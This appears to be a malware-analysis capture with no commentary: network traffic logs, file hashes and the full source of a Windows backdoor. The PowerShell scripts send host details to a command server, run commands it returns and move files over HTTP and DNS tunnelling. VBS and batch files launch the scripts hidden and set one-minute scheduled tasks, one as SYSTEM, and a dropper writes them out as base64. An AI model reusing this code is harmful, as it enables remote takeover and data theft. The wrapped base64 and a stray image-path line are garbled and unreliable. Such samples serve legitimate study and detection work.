0: OK	POST	http://185.181.8.246/update.aspx?version=9999lu4d513030309999990029
0: OK	GET	http://185.181.8.246/update.aspx?version=318lu4d513030309999999999
0: OK	GET	http://185.181.8.246/update.aspx?version=21389lu4d513030304599999999
0: OK	GET	http://185.181.8.246/update.aspx?version=9lu4d513030303418213246490
0: OK	POST	http://185.181.8.246/update.aspx?version=999lu4d513030309999999018

DNS	106	Standard query 0x9544 A 456165181070410000LU4d51303030B007.window5.win
DNS	122	Standard query response 0x9544 A 456165181070410000LU4d51303030B007.window5.win A 185.181.8.246
DNS	106	Standard query 0x17c6 A 254553419363550000LU4d51303030B007.window5.win
DNS	122	Standard query response 0x17c6 A 254553419363550000LU4d51303030B007.window5.win A 185.181.8.246
DNS	100	Standard query 0x5565 A 973174930000LU4d51303030B007.window5.win
DNS	116	Standard query response 0x5565 A 973174930000LU4d51303030B007.window5.win A 185.181.8.246
DNS	110	Standard query 0x5c4b A 2260712054389575800000LU4d51303030B007.window5.win
DNS	126	Standard query response 0x5c4b A 2260712054389575800000LU4d51303030B007.window5.win A 185.181.8.246
DNS	104	Standard query 0x38b6 A 6834277475690000LU4d51303030B007.window5.win
DNS	120	Standard query response 0x38b6 A 6834277475690000LU4d51303030B007.window5.win A 185.181.8.246
DNS	110	Standard query 0x9888 A 8589754673772467740000LU4d51303030B007.window5.win
DNS	126	Standard query response 0x9888 A 8589754673772467740000LU4d51303030B007.window5.win A 185.181.8.246
DNS	100	Standard query 0x8d8d A 361572950000LU4d51303030B007.window5.win
DNS	116	Standard query response 0x8d8d A 361572950000LU4d51303030B007.window5.win A 185.181.8.246
DNS	98	Standard query 0xe09a A 4614890000LU4d51303030B007.window5.win

C:\Users\admin\AppData\Local**java\hxyz.ps1**
MD5 BED81E58EF8FF0B073E371D433A08855

SHA1 FE6AFCB6329F989AC76446B51058B2C3F37362B6
SHA256 FF2AEE8B401A770815EC4A9B76C089F45C5DF0C649C57E4B105DA46F8B4AB4EC
==========

```
$wc=new-object system.net.WebClient
$wc.UseDefaultCredentials = $true
$srvr="http://"+[System.Net.Dns]::GetHostAddresses("www.window5.win") +"/update.aspx"
$ip=(Get-NetIPConfiguration).IPv4Address|%{$_.IPv4Address}
$ut=whoami|%{@("lu","su")[$_ -eq 'nt authority/system']}
$b=wmic diskdrive get serialnumber|Select-Object -Skip 1|where{$_ -ne ""}|%{$_.trim().replace('-','')};$aid=$b -join
"|%{$ut+$_+"435697824038"}|%{$_.substring(0, 12)}
$rp = $env:PUBLIC  + "\Java\" + $aid
$upp = $env:PUBLIC  + "\Java\files\";
function sndr($fname, $cnt){
	$adr = adrCt "$fname" "2"
	$wc.UploadString($adr, [System.Convert]::ToBase64String([System.Text.Encoding]::Default.GetBytes($cnt)))
}
function adrCt($ridIn, $ac){
	$cr = @()
	$dar = @()
	$dar = -join (Get-Random -InputObject (0 .. 9) -Count 15)
	$cr = Get-Random -InputObject (0 .. 9) -Count 2
	$dar = $dar.Insert($cr[0], $ridIn.Trim()).Insert(($cr[1]), $aid)
	$adr = "$($srvr)?version=$($dar)5$($ac)7$($cr[0])$($cr[1])"
	return $adr
}
if (-not (Test-Path -Path $rp))
{
	New-Item -ItemType Directory -Path $rp;
	sndr '31313113131' "$($env:COMPUTERNAME)/$($env:USERNAME)<>$($ip)";
}
$adr = adrCt "13246490865" "0"
$rid = $wc.DownloadString($adr)
if ($rid){
	if ($rid.length -eq 11){
		$adr = adrCt "$rid" "1"
		$r = $wc.DownloadString($adr)
		$rcnt = [System.Text.Encoding]::Default.GetString([System.Convert]::FromBase64String($r))
		$adr = adrCt "$rid" "3"
		$wc.DownloadString($adr)
		if(-not(Test-Path $upp)) {md $upp;}
		if ($rid.EndsWith("0")){
			$rcnt = $rcnt | ? { $_.trim() -ne "" }
			$res += $rcnt.Split("&") | foreach-object { $_ | iex | Out-String }
```

```
                sndr $rid $res
            }
            elseif ($rid.EndsWith("1")){
                $adr = $rcnt.Trim()
                if (Test-Path -Path $adr)
                {
                    $adrS = adrCt "$rid" "4"
                    $wc.UploadFile($adrS, $adr)
                }
                else
                {
                    sndr $rid "404"
                }
            }
            elseif ($rid.EndsWith("2")){
                $savAdr = $upp+$rcnt.trim();
                $adrS = adrCt "$rid" "5"
                $wc.DownloadFile($adrS, $savAdr)
                sndr $rid "200<>$savAdr"
            }
        }
}
```

==========

C:\Users\admin\AppData\Local\java\dxyz.ps1

MD5 63D6B1933F7330358A8FBFAF77532133

SHA1 E6F828A64B71DEC79A0263039B400709D75F6155

SHA256 398A1932AB2F639BC4D887002A54CC60A2885AF4ADEE1843A3CBE509815DD512

==========

```
$dom="window5.win";
$ut=whoami|%{@("LU","SU")[$_.StartsWith("nt")]}
$b=wmic diskdrive get serialnumber|Select-Object -Skip 1|where{$_ -ne ""}|%{$_.trim().replace('-','')};
$aid=$b -join ''|%{$ut+$_}|%{$_.substring(0, 12)};
$sm = $false;$ct = 0;$fb = @();$rn = "000";$run = $true;$ec=0;$ac="0";$re="";$sp=$env:TMP;$fn="";
function rslv($da){
    $dab = [system.Text.Encoding]::UTF8.GetBytes($da);
    $r = ""; $cnt = 0; $p1 = ""; $p2 = "";
    for ($i = 0; $i -lt $dab.Length; $i++){
        if ($cnt -eq 30) { $cnt = 0; $r += ($p1 + $p2); $p1 = ""; $p2 = "";}
        $tmp = [System.BitConverter]::ToString($dab[$i]);$p1 += $tmp[0]; $p2 += $tmp[1]; $cnt++;}
    $r += ($p1 + $p2);return $r;}
While ($run){
```

```
	Start-Sleep -m 50;
	if ($ec -gt 5) { break }
	if($ct -eq [int]$rn) {$ec++}
	if ($ct -lt 10) { $rn = "00$($ct)"; }
	elseif ($ct -lt 100) { $rn = "0$($ct)"; }
	else { $rn = "$($ct)"; }
	$rnd = -join (Get-Random -InputObject (10 .. 99) -Count (%{ Get-Random -InputObject (2 .. 9) }));
	try{$la = "$($rnd)$($ac)$($rn)$($aid)B007.$($dom)";$rt =
[System.Net.Dns]::GetHostAddresses($la);}catch{$ec++;continue;}
	$rsu = $rt[0].IPAddressToString; $rs = $rsu.Split('.');
	if (($rs[0] -eq 1) -and ($rs[1] -eq 2) -and ($rs[2] -eq 3)){
		$sm = $false; $le = $fb.Length; if ($fb[$le - 1] -eq 0 -and $fb[$le - 2] -eq 0){$fbt = $fb[0 .. ($le - 3)];
		}elseif ($fb[$le - 1] -eq 0) { $fbt = $fb[0 .. ($le - 2)]; }else { $fbt = $fb; }
		[System.IO.File]::WriteAllBytes($sp, $fbt); $fb = @(); $ct = 0; break;}
	if ($sm){if ($ct -gt 250) { $ct = 0; }
		if ($ct -eq $rs[3]) { $fb += $rs[0]; $fb += $rs[1]; $fb += $rs[2]; $ct = $ct + 3; }}
	if ($rsu.startsWith("24.125")) { $fn = $rs[2] + "" + $rs[3]; $sp += "\" + $fn; $sm = $true; $ac = "1"; $ct = 0; }
	if ($rlt -eq "11.24.237.110") { $run = $false; $ec = $ec + 3; break; }}
if($ec -ge 5) { break }
if((Get-Item $sp).length -gt 0kb){
	if ($sp.EndsWith("0")){
		$fc=Get-Content $sp | ? { $_.trim() -ne "" };
		$re=($fc+" 2>&1")|cmd.exe|Out-String;}
	elseif ($sp.EndsWith("1")){Move-Item -path $sp -destination ($sp+".ps1") -Force; $re = "file saved: " + $sp; }
	elseif ($sp.EndsWith("3")) { $re = "whoami&ipconfig /all 2>&1" | cmd.exe | Out-String; }}
$sfn="*"*27;$fin = $sfn.Insert(0, $fn) | %{ $_.Insert(6, $re.Length) } | %{ $_[0 .. 26] -join "" }
$fin=rslv $fin;$res=rslv $re;$res="bWV0YT"+$fin+$res;$cs=60;
$rn = "000";$ac="2";$bk = 0;$run=$true;$ec=0;$ct=0;$cc="";
While($run){Start-Sleep -m 50;
	if ($ec -ge 5) { break }if ($ct -eq [int]$rn) { $ec++ }if ($ct -eq 250){$ct=0;$bk +=250;}
	if($ct -lt 10){$rn="00$($ct)";}elseif($ct -lt 100){$rn="0$($ct)";}else {$rn="$($ct)";}
	if ($res.Length -gt $cs){
		if (($res.Length - $cs * ($ct + $bk)) -ge $cs){$cc = $res.Substring($cs * ($ct + $bk), $cs);}
		elseif (($res.Length - $cs * ($ct + $bk)) -gt 0){$cc = $res.Substring($cs * ($ct + $bk), ($res.Length -
$cs * ($ct + $bk)));}
		else{$cc = "bWV0YTZW5k";$run = $false;}}else{$cc=$res;}
	$ers = -join((48 .. 57)+(65 .. 70)|Get-Random -Count (%{ Get-Random -InputObject (1 .. 7) })|%{[char]$_ });
	$crp = Get-Random -InputObject (0 .. 9) -Count 2;
	$cdr = $aid.Insert(($crp[1]), $ac).Insert($crp[0], $rn);
	$fnt = rslv $fn;
	$la="$($cdr)$($ers)A$($crp[0])$($crp[1])7.$cc.$fnt.$($dom)";
	try{$rp=[System.Net.Dns]::GetHostAddresses($la);}catch{$ec=$ec+1;continue;}
	if ($rp -eq $null) {$ec=$ec+1;continue}
```

```
$rlt=$rp[0].IPAddressToString;$rsp = $rlt.Split('.');
if($rlt.startsWith("1.2.3")){$ct=[int]$rsp[3];}
if($rlt -eq "11.24.237.110"){$bk=0;$run=$false;$ec=$ec+3;}}
```

==========

C:\Users\admin\AppData\Local\java\rxyz.vbs

MD5 486627A011AA59C206396AD228AA74C7
SHA1 A682619757638613F0084895636F7D571F3D2839
SHA256 DFAFCCC62D3FB41871ECC40C44A8B738E7CFC612CE3FF1838F530E2D6E435ACF

==========

```
set Shell0 = CreateObject("wscript.shell")
Shell0.run "powershell.exe -exec bypass -file  C:\Users\admin\AppData\Local\java\hxyz.ps1 ", 0, false
command1 = "Powershell.exe -exec bypass -file C:\Users\admin\AppData\Local\java\dxyz.ps1"
set Shell1 = CreateObject("wscript.shell")
shell1.run command1, 0, false
```

==========

C:\Users\admin\AppData\Local\java\cxyz.bat

MD5 06001101F089858B9089AB6D86BFC449
SHA1 8651A59191A5C476FEFC971C4CA5086932D84941
SHA256 C2790A8A713A98403EA038345FC3646A11D9055378C4167AD557D678D1954D55

==========

```
@schtasks /create /F /sc minute /mo 1 /tn "\Java\JavaUpdates" /tr "wscript /b
"C:\Users\admin\AppData\Local\java\rxyz.vbs""
@schtasks /create /F /sc minute /RU "SYSTEM" /mo 1 /tn "\Java\JavaUpdates" /tr "wscript /b
"C:\Users\admin\AppData\Local\java\rxyz.vbs""
```

==========

C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\YEP3SQ0Y\catalogs[1].SFL

MD5 06296FFF993AA9ED112A9F43A186E936
SHA1 ACDA2ADFCC557C08A3C3C0AF9A030AE1036318A0
SHA256 8460937B8C2F553804E45832AE4FD0D4A9F88AD4B3C741DDA005AD3DDDF9A8FB

==========

```
Dim oFSO
Dim oShell
Set oShell = WScript.CreateObject ("WScript.Shell")
Set oFSO = CreateObject("Scripting.FileSystemObject")
Dim objFso
Set objFso = WScript.CreateObject("Scripting.FileSystemObject")
Set objNetwork = CreateObject("WScript.Network")
```

```
userName = objNetwork.userName
If Not objFso.FolderExists("C:\Users\"&userName&"\AppData\Local\java") Then
  objFso.CreateFolder "C:\Users\"&userName&"\AppData\Local\java"
End If
if Not objFso.FileExists("C:\Users\"&userName&"\AppData\Local\java\rxyz.vbs") Then
        outFile = "C:\Users\"&userName&"\AppData\Local\java\rxyz.vbs"
        Set objFile = objFSO.CreateTextFile(outFile,True)
        objFile.Write "set Shell0 = CreateObject(""wscript.shell"")" & vbCrLf & "Shell0.run ""powershell.exe -exec
bypass -file  C:\Users\"&userName&"\AppData\Local\java\hxyz.ps1 "", 0, false" & vbCrLf & "command1 =
""Powershell.exe -exec bypass -file C:\Users\"&userName&"\AppData\Local\java\dxyz.ps1""" & vbCrLf & "set Shell1
= CreateObject(""wscript.shell"")" & vbCrLf & "shell1.run command1, 0, false"
        objFile.Close
End If
if Not objFso.FileExists("C:\Users\"&userName&"\AppData\Local\java\hxyz.base") Then
        code2 =
"JHdjPW5ldy1vYmplY3Qgc3lzdGVtLm5ldC5XZWJDbGllbnQNCiR3Yy5Vc2VEZWZhdWx0Q3JlZGVudGlhbHMgPSA
kdHJ1ZQ0KJHNydnI9Imh0dHA6Ly8iK1tTeXN0ZW0uTmV0LkRuc106OkdldEhvc3RBZGRyZXNzZXMoInd3dy53aW5
kb3c1LndpbiIpICsiL3VwZGF0ZS5hc3B4Ig0KJGlwPShHZXQtTmV0SVBDb25maWd1cmF0aW9uKS5JUHY0QWRkc
mVzc3wleyRfLklQdjRBZGRyZXNzfQ0KJHV0PXdob2FtaXwle0AoImx1Iiwic3UiKVskXyAtZXEgJ250IGF1dGhvcml0e
S9zeXN0ZW0nXX0NCiRiPXdtaWMgZGlza2RyaXZlIGdldCBzZXJpYWxudW1iZXJ8U2VsZWN0LU9iamVjdCAtU2tpc
CAxfHdoZXJleyRfIC1uZSAiIn18JXskXy50cmltKCkucmVwbGFjZSgnLScsJycpfTskYWlkPSRiIC1qb2luICcnfCV7JHV
0KyRfKyI0MzU2OTc4MjQwMzgifXwleyRfLnN1YnN0cmluZygwLCAxMiI9DQokcnAgPSAkZW52OlBVQkxJQyAgKyAi
XEphdmFcIiArICRhaWQNCiR1cHAgPSAkZW52OlBVQkxJQyAgKyAiXEphdmFcZmlsZXNcIjsNCmZ1bmN0aW9uIH
NuZHIoJGZuYW1lLCAkY250KXsNCgkkYWRyID0gYWRyQ3QgIiRmbmFtZSIgIjIiDQoJJHdjLlVwbG9hZFN0cmluZyg
kYWRyLCBbU3lzdGVtLkNvbnZlcnRdOjpUb0Jhc2U2NFN0cmluZyhbU3lzdGVtLlRleHQuRW5jb2RpbmddOjpEZWZh
dWx0LkdldEJ5dGVzKCRjbnQpKSkNCn0NCmZ1bmN0aW9uIGFkckN0KCRyaWRJbiwgJGFjKXsNCgkkY3IgPSBAK
CkNCgkkZGFyID0gQCgpDQoJJGRhciA9IC1qb2luIChHZXQtUmFuZG9tIC1JbnB1dE9iamVjdCAoMCAuLiA5KSAtQ
291bnQgMTUpDQoJJGNyID0gR2V0LVJhbmRvbSAtSW5wdXRPYmplY3QgKDAgLi4gOSkgLUNvdW50IDINCgkkZ
GFyID0gJGRhci5JbnNlcnQoJGNyWzBdLCAkcmlkSW4uVHJpbSgpKS5JbnNlcnQoKCRjclsxXSksICRhaWQpDQoJJ
GFkciA9ICIkKCRzcnZyKT92ZXJzaW9uPSQoJGRhcik1JCgkYWMpNyQoJGNyWzBdKSQoJGNyWzFdKSINCglyZX
R1cm4gJGFkcg0KfQ0KaWYgKC1ub3QgKFRlc3QtUGF0aCAtUGF0aCAkcnApKQ0Kew0KCU5ldy1JdGVtIC1JdGVt
VHlwZSBEaXJlY3RvcnkgLVBhdGggJHJwOw0KCXNuZHIgJzMxMzEzMTEzMTMxJyAiJCgkZW52OkNPTVBVVEVS
TkFNRSkvJCgkZW52OlVTRVJOQU1FKTw+JCgkaXApIjsNCn0NCiRhZHIgPSBhZHJDdCAiMTMyNDY0OTA4NjUiIC
IwIg0KJHJpZCA9ICR3Yy5Eb3dubG9hZFN0cmluZygkYWRyKQ0KaWYgKCRyaWQpew0KCWlmICgkcmlkLmxlbmd
0aCAtZXEgMTEpew0KCQkkYWRyID0gYWRyQ3QgIiRyaWQiICIxIg0KCQkkciA9ICR3Yy5Eb3dubG9hZFN0cmluZyg
kYWRyKQ0KCQkkcmNudCA9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OkRlZmF1bHQuR2V0U3RyaW5nKFtTeX
N0ZW0uQ29udmVydF06OkZyb21CYXNlNjRTdHJpbmcoJHIpKQ0KCQkkYWRyID0gYWRyQ3QgIiRyaWQiICIzIg0K
CQkkd2MuRG93bmxvYWRTdHJpbmcoJGFkcikNCgkJaWYoLW5vdChUZXN0LVBhdGggJHVwcCkpIHttZCAkdXBw
O30NCgkJaWYgKCRyaWQuRW5kc1dpdGgoIjAiKSI7DQoJCQkkcmNudCA9ICRyY250IHwgPyB7ICRfLnRyaW0oKS
AtbmUgIiIgfQ0KCQkJJHJlcyArPSAkcmNudC5TcGxpdCgiJiIpIHwgZm9yZWFjaC1vYmplY3QgeyAkXyB8IGlleCB8IE9
1dC1TdHJpbmcgfQ0KCQkJc25kciAkcmlkICRyZXMNCgkJfQ0KCQllbHNlaWYgKCRyaWQuRW5kc1dpdGgoIjEiKSI7
DQoJCQkkYWRyID0gJHJjbnQuVHJpbSgpDQoJCQlpZiAoVGVzdC1QYXRoIC1QYXRoICRhZHIpDQoJCQl7DQoJC
QkJJGFkclMgPSBhZHJDdCAiJHJpZCIgIjQiDQoJCQkJJHdjLlVwbG9hZEZpbGUoJGFkclMsICRhZHIpDQoJCQl9DQ
```

oJCQllbHNlDQoJCQl7DQoJCQkJc25kciAkcmlkICI0MDQiDQoJCQl9DQoJCX0NCgkJZWxzZWlmICgkcmlkLkVuZHN
XaXRoKCIyIikpew0KCQkJJHNhdkFkciA9ICR1cHArJHJjbnQudHJpbSgpOw0KCQkJJGFkclMgPSBhZHJDdCAiJHJp
ZCIgIjUiDQoJCQkkd2MuRG93bmxvYWRGaWxlKCRhZHJTLCAkc2F2QWRyKQ0KCQkJc25kciAkcmlkICIyMDA8Pi
RzYXZBZHIiDQoJCX0NCgl9DQp9"
outFile2 = "C:\Users\"&userName&"\AppData\Local\java\hxyz.base"
Set objFile2 = objFSO.CreateTextFile(outFile2,True)
objFile2.Write code2
objFile2.Close
End If
if Not objFso.FileExists("C:\Users\"&userName&"\AppData\Local\java\dxyz.base") Then


code3="JGRvbT0id2luZG93NS53aW4iOw0KJHV0PXdob2FtaXwle0AoIkxVIiwiU1UiKVskXy5TdGFydHNXaXRoKCJ
udCIpXX0NCiRiPXdtaWMgZGlza2RyaXZlIGdldCBzZXJpYWxudW1iZXJ8U2VsZWN0LU9iamVjdCAtU2tpcCAxfHdo
ZXJleyRfIC1uZSAiIn18JXskXy50cmltKCkucmVwbGFjZSgnLScsJycpfTsNCiRhaWQ9JGIgLWpvaW4gJyd8JXskdXQr
JF99fCV7JF8uc3Vic3RyaW5nKDAsIDEyKX07DQokc20gPSAkZmFsc2U7JGN0ID0gMDskZmIgPSBAKCk7JHJuID0
gIjAwMCI7JHJ1biA9ICR0cnVlOyRlYz0wOyRhYz0iMCI7JHJlPSIiOyRzcD0kZW52OlRNUDskZm49IiI7DQpmdW5jdG
lvbiByc2x2KCRkYSI7DQoJJGRhYiA9IFtzeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0Qnl0ZXMoJGRhKT
sNCgkkciA9ICIiOyAkY250ID0gMDsgJHAxID0gIiI7ICRwMiA9ICIiOw0KCWZvciAoJGkgPSAwOyAkaSAtbHQgJGRhY
i5MZW5ndGg7ICRpKyspew0KCQlpZiAoJGNudCAtZXEgMzApIHsgJGNudCA9IDA7ICRyICs9ICgkcDEgKyAkcDIpO
yAkcDEgPSAiIjsgJHAyID0gIiI7fQ0KCQkkdG1wID0gW1N5c3RlbS5CaXRDb252ZXJ0ZXJdOjpUb1N0cmluZygkZGFi
WyRpXSk7JHAxICs9ICR0bXBbMF07ICRwMiArPSAkdG1wWzFdOyAkY250Kys7fQ0KCSRyICs9ICgkcDEgKyAkcDI
pO3JldHVybiAkcjt9DQpXaGlsZSAoJHJ1bil7DQoJU3RhcnQtU2xlZXAgLW0gNTA7DQoJaWYgKCRlYyAtZ3QgNSkg
eyBicmVhayB9DQoJaWYoJGN0IC1lcSBbaW50XSRybikgeyRlYysrfQ0KCWlmICgkY3QgLWx0IDEwKSB7ICRybiA9I
CIwMCQoJGN0KSI7IH0NCgllbHNlaWYgKCRjdCAtbHQgMTAwKSB7ICRybiA9ICIwJCgkY3QpIjsgfQ0KCWVsc2Uge
yAkcm4gPSAiJCgkY3QpIjsgfQ0KCSRybmQgPSAtam9pbiAoR2V0LVJhbmRvbSAtSW5wdXRPYmplY3QgKDEwIC4
uIDk5KSAtQ291bnQgKCV7IEdldC1SYW5kb20gLUlucHV0T2JqZWN0ICgyIC4uIDkpIH0pKTsNCgl0cnl7JGxhID0gIiQ
oJHJuZCkkKCRhYykkKCRybikkKCRhaWQpQjAwNy4kKCRkb20pIjskcnQgPSBbU3lzdGVtLk5ldC5EbnNdOjpHZXRI
b3N0QWRkcmVzc2VzKCRsYSk7fWNhdGNoeyRlYysrO2NvbnRpbnVlO30NCgkkcnN1ID0gJHJ0WzBdLklQQWRkc
mVzc1RvU3RyaW5nOyAkcnMgPSAkcnN1LlNwbGl0KCcuJyk7DQoJaWYgKCgkcnNbMF0gLWVxIDEpIC1hbmQgK
CRyc1sxXSAtZXEgMikgLWFuZCAoJHJzWzJdIC1lcSAzKSI7DQoJCSRzbSA9ICRmYWxzZTsgJGxlID0gJGZiLkxlbm
d0aDsgaWYgKCRmYlskbGUgLSAxXSAtZXEgMCAtYW5kICRmYlskbGUgLSAyXSAtZXEgMCI7JGZidCA9ICRmYls
wIC4uICgkbGUgLSAzKV07DQoJCX1lbHNlaWYgKCRmYlskbGUgLSAxXSAtZXEgMCkgeyAkZmJ0ID0gJGZiWzAgL
i4gKCRsZSAtIDIpXTsgfWVsc2UgeyAkZmJ0ID0gJGZiOyB9DQoJCVtTeXN0ZW0uSU8uRmlsZV06OldyaXRlQWxsQ
nl0ZXMoJHNwLCAkZmJ0KTsgJGZiID0gQCgpOyAkY3QgPSAwOyBicmVhazt9DQoJaWYgKCRzbSI7aWYgKCRjdC
AtZ3QgMjUwKSB7ICRjdCA9IDA7IH0NCgkJaWYgKCRjdCAtZXEgJHJzWzNdKSB7ICRmYiArPSAkcnNbMF07ICRm
YiArPSAkcnNbMV07ICRmYiArPSAkcnNbMl07ICRjdCA9ICRjdCArIDM7IH19DQoJaWYgKCRyc3Uuc3RhcnRzV2l0a
CgiMjQuMTI1IikpIHsgJGZuID0gJHJzWzJdICsgIiIgKyAkcnNbM107ICRzcCArPSAiXCIgKyAkZm47ICRzbSA9ICR0cn
VlOyAkYWMgPSAiMSI7ICRjdCA9IDA7IH0NCglpZiAoJHJsdCAtZXEgIjExLjI0LjIzNy4xMTAiKSB7ICRydW4gPSAkZ
mFsc2U7ICRlYyA9ICRlYyArIDM7IGJyZWFrOyB9fQ0KaWYoJGVjIC1nZSA1KSB7IGJyZWFrIH0NCmlmKChHZXQtS
XRlbSAkc3ApLmxlbmd0aCAtZ3QgMGtiKXsNCglpZiAoJHNwLkVuZHNXaXRoKCIwIikpew0KCQkkZmM9R2V0LUNv
bnRlbnQgJHNwIHwgPyB7ICRfLnRyaW0oKSAtbmUgIiIgfTsNCgkJJHJlPSgkZmMrIiAyPiYxIiI8Y21kLmV4ZXxPdXQt
U3RyaW5nO30NCgllbHNlaWYgKCRzcC5FbmRzV2l0aCgiMSIpKXtNb3ZlLUl0ZW0gLXBhdGggJHNwIC1kZXN0aW
5hdGlvbiAoJHNwKyIucHMxIikgLUZvcmNlOyAkcmUgPSAiZmlsZSBzYXZlZDogIiArICRzcDsgfQ0KCWVsc2VpZiAoJ

HNwLkVuZHNXaXRoKCIzIikpIHsgJHJlID0gIndob2FtaSZpcGNvbmZpZyAvYWxsIDI+JjEiIHwgY21kLmV4ZSB8IE91d
C1TdHJpbmc7IH19DQokc2ZuPSIqIioyNzskZmluID0gJHNmbi5JbnNlcnQoMCwgJGZuKSB8ICV7ICRfLkluc2VydCg2
LCAkcmUuTGVuZ3RoKSB9IHwgJXsgJF9bMCAuLiAyNl0gLWpvaW4gIiIgfQ0KJGZpbj1yc2x2ICRmaW47JHJlcz1yc2
x2ICRyZTskcmVzPSJiV1YwWVQiKyRmaW4rJHJlczskY3M9NjA7DQokcm4gPSAiMDAwIjskYWM9IjIiOyRiayA9IDA7
JHJ1bj0kdHJ1ZTskZWM9MDskY3Q9MDskY2M9IiI7DQpXaGlsZSgkcnVuKXtTdGFydC1TbGVlcCAtbSA1MDsNCglp
ZiAoJGVjIC1nZSA1KSB7IGJyZWFrIH1pZiAoJGN0IC1lcSBbaW50XSRybikgeyAkZWMrKyB9aWYgKCRjdCAtZXEg
MjUwKXskY3Q9MDskYmsgKz0yNTA7fQ0KCWlmKCRjdCAtbHQgMTApeyRybj0iMDAkKCRjdCkiO31lbHNlaWYoJG
N0IC1sdCAxMDApeyRybj0iMCQoJGN0KSI7fWVsc2UgeyRybj0iJCgkY3QpIjt9DQoJaWYgKCRyZXMuTGVuZ3RoIC
1ndCAkY3Mpew0KCQlpZiAoKCRyZXMuTGVuZ3RoIC0gJGNzICogKCRjdCArICRiaykpIC1nZSAkY3MpeyRjYyA9IC
RyZXMuU3Vic3RyaW5nKCRjcyAqICgkY3QgKyAkYmspLCAkY3MpO30NCgkJZWxzZWlmICgoJHJlcy5MZW5ndGg
gLSAkY3MgKiAoJGN0ICsgJGJrKSkgLWd0IDApeyRjYyA9ICRyZXMuU3Vic3RyaW5nKCRjcyAqICgkY3QgKyAkYms
pLCAoJHJlcy5MZW5ndGggLSAkY3MgKiAoJGN0ICsgJGJrKSkpO30NCgkJZWxzZXskY2MgPSAiYldWMFlUWlc1ay
I7JHJ1biA9ICRmYWxzZTt9fWVsc2V7JGNjPSRyZXM7fQ0KCSRlcnMgPSAtam9pbigoNDggLi4gNTcpKyg2NSAuLiA
3MCI8R2V0LVJhbmRvbSAtQ291bnQgKCV7IEdldC1SYW5kb20gLUlucHV0T2JqZWN0ICgxIC4uIDcpIH0pfCV7W2N
oYXJdJF8gfSk7DQoJJGNycCA9IEdldC1SYW5kb20gLUlucHV0T2JqZWN0ICgwIC4uIDkpIC1Db3VudCAyOw0KCS
RjZHIgPSAkYWlkLkluc2VydCgoJGNycFsxXSksICRhYykuSW5zZXJ0KCRjcnBbMF0sICRybik7DQoJJGZudCA9IHJz
bHYgJGZuOw0KCSRsYT0iJCgkY2RyKSQoJGVycyIBJCgkY3JwWzBdKSQoJGNycFsxXSk3LiRjYy4kZm50LiQoJG
RvbSkiOw0KCXRyeXskcnA9W1N5c3RlbS5OZXQuRG5zXTo6R2V0SG9zdEFkZHJlc3NlcygkbGEpO31jYXRjaHskZ
WM9JGVjKzE7Y29udGludWU7fQ0KCWlmICgkcnAgLWVxICRudWxsKSB7JGVjPSRlYysxO2NvbnRpbnVlfQ0KCSR
ybHQ9JHJwWzBdLklQQWRkcmVzc1RvU3RyaW5nOyRyc3AgPSAkcmx0LlNwbGl0KCcuJyk7DQoJaWYoJHJsdC5z
dGFydHNXaXRoKCIxLjIuMyIpKXskY3Q9W2ludF0kcnNwWzNdO30NCglpZigkcmx0IC1lcSAiMTEuMjQuMjM3LjExM
CIpeyRiaz0wOyRydW49JGZhbHNlOyRlYz0kZWMrMzt9fQ==

